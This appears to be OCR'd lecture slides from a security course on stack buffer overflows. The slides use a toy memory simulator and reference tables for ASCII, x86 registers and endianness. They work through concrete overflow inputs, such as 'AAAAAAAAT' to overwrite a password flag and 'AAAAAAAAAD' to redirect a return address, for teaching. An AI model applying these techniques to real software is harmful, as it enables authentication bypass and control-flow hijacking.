
- There are 256 bytes of memory. Memory is laid out left to right and top to bottom (just like a book). The first byte of memory is at address 0x00, the second byte is at address 0x01, and the last byte is at address 0xFF.
- A `*` indicates the current position of the program counter (the current instruction to be executed).
- A `X` indicates where a subroutine was called and where the program pointer will return to after the subroutine is finished executing.
- The color of the C code for each subroutine matches the color of the corresponding subroutine memory location.
- A `$` indicates a return pointer to the subroutine with the same color as the `$` address.
- A `?` indicates a stack canary. If the value of a canary changes, then the stack guard check will fail.



Memory Layout

Simulator Memory Overview


- There are 256 bytes of memory. Memory is laid out left to right and top to bottom (just like a book). The first byte of memory is at address 0x00, the second byte is at address 0x01, and the last byte is at address 0xFF.
- A `*` indicates the current position of the program counter (the current instruction to be executed).
- A `X` indicates where a subroutine was called and where the program pointer will return to after the subroutine is finished executing.
- The color of the C code for each subroutine matches the color of the corresponding subroutine memory location.
- A `$` indicates a return pointer to the subroutine with the same color as the `$` address.
- A `?` indicates a stack canary. If the value of a canary changes, then the stack guard check will fail.



Hello Dr. Bones!

- If we are attempting to login as Dr. Bones and enter “TEST” as his password this program will print “Access denied.”
- **If we don’t know Dr. Bones’ password can we still log in?**

Hello Dr. Bones!



What happened?

- The program first declares a single character variable `correct_password` with value ‘F’, then declares an 8-character buffer called `input`.
- Since the stack grows towards `0x00` this means that if the `input` buffer overflows the next value overwritten will be `correct_password`.

What happened?

- If we can overwrite the `correct_password` variable to ‘T’ then we can bypass the security check and login as Dr. Bones without knowing his password.
- To do this we just need to fill the buffer with 8 characters, followed by a 9th character of ‘T’.
- So logging in with password “AAAAAAAAT” will log us in as Dr. Bones.

Entering forbidden_function?

Oh, Bother!

- Entering a long string of 'A' characters allows us to **overflow** the input buffer and overwrite the return address of *main,* but if the return address does not point to a valid region in memory a **segmentation fault** will occur.

ASCII TABLE

Decimal	Hexadecimal	Binary	Octal	Char
0	0	0	0	[NULL]
1	1	1	1	[START OF HEADING]
2	2	10	2	[START OF TEXT]
3	3	11	3	[END OF TEXT]
4	4	100	4	[END OF TRANSMISSION]
5	5	101	5	[ENQUIRY]
6	6	110	6	[ACKNOWLEDGE]
7	7	111	7	[BELL]
8	8	1000	10	[BACKSPACE]
9	9	1001	11	[HORIZONTAL TAB]
10	A	1010	12	[LINE FEED]
11	B	1011	13	[VERTICAL TAB]
12	C	1100	14	[FORM FEED]
13	D	1101	15	[CARRIAGE RETURN]
14	E	1110	16	[SHIFT OUT]
15	F	1111	17	[SHIFT IN]
16	10	10000	20	[DATA LINK ESCAPE]
17	11	10001	21	[DEVICE CONTROL 1]
18	12	10010	22	[DEVICE CONTROL 2]
19	13	10011	23	[DEVICE CONTROL 3]
20	14	10100	24	[DEVICE CONTROL 4]
21	15	10101	25	[NEGATIVE ACKNOWLEDGE]
22	16	10110	26	[SYNCHRONOUS IDLE]
23	17	10111	27	[ENG OF TRANS. BLOCK]
24	18	11000	30	[CANCEL]
25	19	11001	31	[END OF MEDIUM]
26	1A	11010	32	[SUBSTITUTE]
27	1B	11011	33	[ESCAPE]
28	1C	11100	34	[FILE SEPARATOR]
29	1D	11101	35	[GROUP SEPARATOR]
30	1E	11110	36	[RECORD SEPARATOR]
31	1F	11111	37	[UNIT SEPARATOR]
32	20	100000	40	[SPACE]
33	21	100001	41	!
34	22	100010	42	"
35	23	100011	43	#
36	24	100100	44	$
37	25	100101	45	%
38	26	100110	46	&
39	27	100111	47	'
40	28	101000	50	(
41	29	101001	51	)
42	2A	101010	52	*
43	2B	101011	53	+
44	2C	101100	54	,
45	2D	101101	55	-
46	2E	101110	56	.
47	2F	101111	57	/

Decimal	Hexadecimal	Binary	Octal	Char
48	30	110000	60	0
49	31	110001	61	1
50	32	110010	62	2
51	33	110011	63	3
52	34	110100	64	4
53	35	110101	65	5
54	36	110110	66	6
55	37	110111	67	7
56	38	111000	70	8
57	39	111001	71	9
58	3A	111010	72	:
59	3B	111011	73	;
60	3C	111100	74	<
61	3D	111101	75	=
62	3E	111110	76	>
63	3F	111111	77	?
64	40	1000000	100	@
65	41	1000001	101	A
66	42	1000010	102	B
67	43	1000011	103	C
68	44	1000100	104	D
69	45	1000101	105	E
70	46	1000110	106	F
71	47	1000111	107	G
72	48	1001000	110	H
73	49	1001001	111	I
74	4A	1001010	112	J
75	4B	1001011	113	K
76	4C	1001100	114	L
77	4D	1001101	115	M
78	4E	1001110	116	N
79	4F	1001111	117	O
80	50	1010000	120	P
81	51	1010001	121	Q
82	52	1010010	122	R
83	53	1010011	123	S
84	54	1010100	124	T
85	55	1010101	125	U
86	56	1010110	126	V
87	57	1010111	127	W
88	58	1011000	130	X
89	59	1011001	131	Y
90	5A	1011010	132	Z
91	5B	1011011	133	[
92	5C	1011100	134	\
93	5D	1011101	135	]
94	5E	1011110	136	^
95	5F	1011111	137	_

Decimal	Hexadecimal	Binary	Octal	Char
96	60	1100000	140	`
97	61	1100001	141	a
98	62	1100010	142	b
99	63	1100011	143	c
100	64	1100100	144	d
101	65	1100101	145	e
102	66	1100110	146	f
103	67	1100111	147	g
104	68	1101000	150	h
105	69	1101001	151	i
106	6A	1101010	152	j
107	6B	1101011	153	k
108	6C	1101100	154	l
109	6D	1101101	155	m
110	6E	1101110	156	n
111	6F	1101111	157	o
112	70	1110000	160	p
113	71	1110001	161	q
114	72	1110010	162	r
115	73	1110011	163	s
116	74	1110100	164	t
117	75	1110101	165	u
118	76	1110110	166	v
119	77	1110111	167	w
120	78	1111000	170	x
121	79	1111001	171	y
122	7A	1111010	172	z
123	7B	1111011	173	{
124	7C	1111100	174	|
125	7D	1111101	175	}
126	7E	1111110	176	~
127	7F	1111111	177	[DEL]


Hint: Think of the different ways the program could interpret the data that was entered into the array. As humans typing input into the program, we are entering **ASCII characters**, but ASCII characters can also be interpreted as **Decimal, Hex, or Octal value**s.

Oh, Bother!

- Entering a long string of ’A’ characters allows us to **overflow** the input buffer and overwrite the return address of *main,* but if the return address does not point to a valid region in memory a **segmentation fault** will occur.


Oh, Bother!

- The buffer *my_string* is 10 characters long.
- When *get_string* is called it allocates another buffer of 10 characters for its *str* parameter as well as a return address for *get_string* to return back to *main* after it is finished.
- The return pointer to *main* is stored immediately after the *str* buffer.




Oh, Bother!

- So entering a string of any 10 characters to fill the buffer followed by an 11th character that overwrites the return address to *main* to point to the starting address of the *forbidden_function* would cause the program to jump to executing the *forbidden_function* after the *get_string* function is finished.




Oh, Bother!

- The starting address of the forbidden function is at hex address 0x44 which is the ASCII letter ‘D’. So entering “AAAAAAAAAD” will cause the forbidden function to print “Oh, bother.”.



Oh, Bother!

- This example demonstrates how a buffer overflow could be used to **compromise the integrity of a program’s control flow**.
- Instead of a pre-existing function, an attacker could craft an input of arbitrary machine code and then redirect the program’s control flow to **execute his malicious code** that was *never part of the original program*.



It's time to get serious

MEMORY LAYOUTS


The following slides are adopted from ***CMSC414*** *course by* ***Dave Levin***
(https://www.cs.umd.edu/class/spring2019/cmsc414/)

The details discussed in this module *assumes* a 32-bit x86 architecture


X86 (32-bit) Registers

EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register

Addresses are 1 Word/4 bytes/32 bits




Little Endian Bytes Ordering



